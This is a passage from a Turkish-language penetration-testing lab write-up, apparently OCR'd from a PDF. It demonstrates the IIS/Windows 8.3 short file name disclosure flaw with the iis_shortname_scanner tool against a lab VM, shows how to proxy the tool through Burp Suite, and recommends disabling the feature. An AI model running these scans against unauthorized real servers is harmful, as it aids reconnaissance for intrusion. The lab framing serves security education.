
- Saldırgan vm’de tool hazır hale getirilir.

Short File Name Vuln Scanner CMD:

```
> cd "C:\Users\pentest\Desktop\IIS-ShortName-Scanner\release"
> java -jar iis_shortname_scanner.jar --help
```

- Saldırılacak hedef web uygulamadaki taranacak “**alt dizin**” kırılımı şu şekildedir:

Hedef Web Uygulama Alt Dizini (Windows Short File Name Vulnerability - Windows Server 2016 VM):



- Saldırgan VM'den hedef web sunucusuna iis short file name taraması açıklık var mı diye tekrar taramaya gerek yoktur, zaten var olduğunu bir önceki taramada tespit ettik. Bu nedenle zafiyet tespit aşaması atlanır.


- Saldırıya başlanır.


Short File Name Vuln Scanner CMD:

> java -jar IIS_shortname_scanner.jar 2 20 http://HEDEF_WEB_SUNUCU_IP/**tuzlucayir**/

2: Show Progress
20: Recommend Thread Number

Çıktı:






- Sonuç;

Görüldüğü üzere 8 adet dosyanın 8.3 kısa dosya adı elde edilebilmiştir.

NOT:

Hedef web uygulamada taranan alt dizinde şu klasörler ve dosya adları yer almaktaydı.

Hedef Web Uygulama (Windows Short File Name Vulnerability - Windows Server 2016 VM):



Bu klasör ve dosyalardan birkaçının 8.3 kısa dosya adı keşfedilememiştir.

h. EK: IIS Short File Name Scanner Tool'unun Trafiğini Görüntüleme

i) Eski IIS-Short-File-Name-Scanner Tool'u İçin

(+) Bu komut iis_shortname_scanner tool'u versiyon 2.3.9 (05 February 2017) kullanılmıştır ve Burpsuite'te başarıyla trafik görüntülemesi yapılabilmiştir. İlgili tool

Windows Short File Name Vulnerability - Windows Server 2016 VM

'de Desktop'ta yüklüdür.

Eski IIS short tool'da trafikte araya girmek için java komutunun proxy parametresi kullanılabilir.

CMD:

> java **-Dhttp.nonProxyHosts= -Dhttp.proxyHost=127.0.0.1 -Dhttp.proxyPort=8080 -Dhttps.proxyHost=127.0.0.1** -jar iis_shortname_scanner_jdk7.jar http://localhost/

ii) Yeni IIS-Short-File-Name-Scanner Tool'u İçin

(+) Bu komut iis_shortname_scanner tool'u versiyon 2023.4'da kullanılmıştır ve başarıyla Burpsuite'te trafik görüntülemesi yapılabilmiştir. İlgili tool

Short File Name Vuln Scanner - Windows 10 VM

'de Desktop'ta yüklüdür.

Yeni IIS short tool'da trafikte araya girmek için tool'unun kendi içerisindeki proxy özelliği kullanılabilir:

CMD:

> java -jar IIS_shortname_scanner.jar http://192.168.56.109/

Do you want to use proxy [Y=Yes, Anything Else=No]? Y

Proxy server Name? (enter for 127.0.0.1) : // ENTER

Proxy server port number? (leave empty to cancel use of a proxy): 8080

i. Sonuç

* Bu açıklık son sürüm Windows Server 2022 dahi yapılabilmektedir. Bu durumu / açıklığı bildiren hacker microsoft yetkilileriyle yazışmaları sonucu Microsoft'un açıklığı kapatmayacağı bilgisini almış. Microsoft bunu feature (özellik) olarak sunmaya devam edecekmiş. Ancak istenirse bu feature (özellik) kapatılabileceğinden açıklığı gidermek için best practice gereği kapatılması önerilmektedir.

* Windows short file name açıklığı bir windows işletim sistemi açıklığıdır. Dolayısıyla windows'ta kurulu gelen IIS web sunucularda dışarıdan sömürülebildiği gibi windows'ta kurulacak bir Apache web sunucuda da dışarıdan sömürülebilir.

j. Kaynaklar

https://github.com/irsdl/iis-shortname-scanner/
https://mushaaf.net/bpa-warning/
https://www.computerhope.com/jargon/num/8-3-format.htm
http://www.chami.com/tips/windows/122496W.html
https://www.youtube.com/watch?v=6faDdSNHnFw
https://en.wikipedia.org/wiki/8.3_filename
https://www.acunetix.com/blog/articles/windows-short-8-3-filenames-web-security-problem/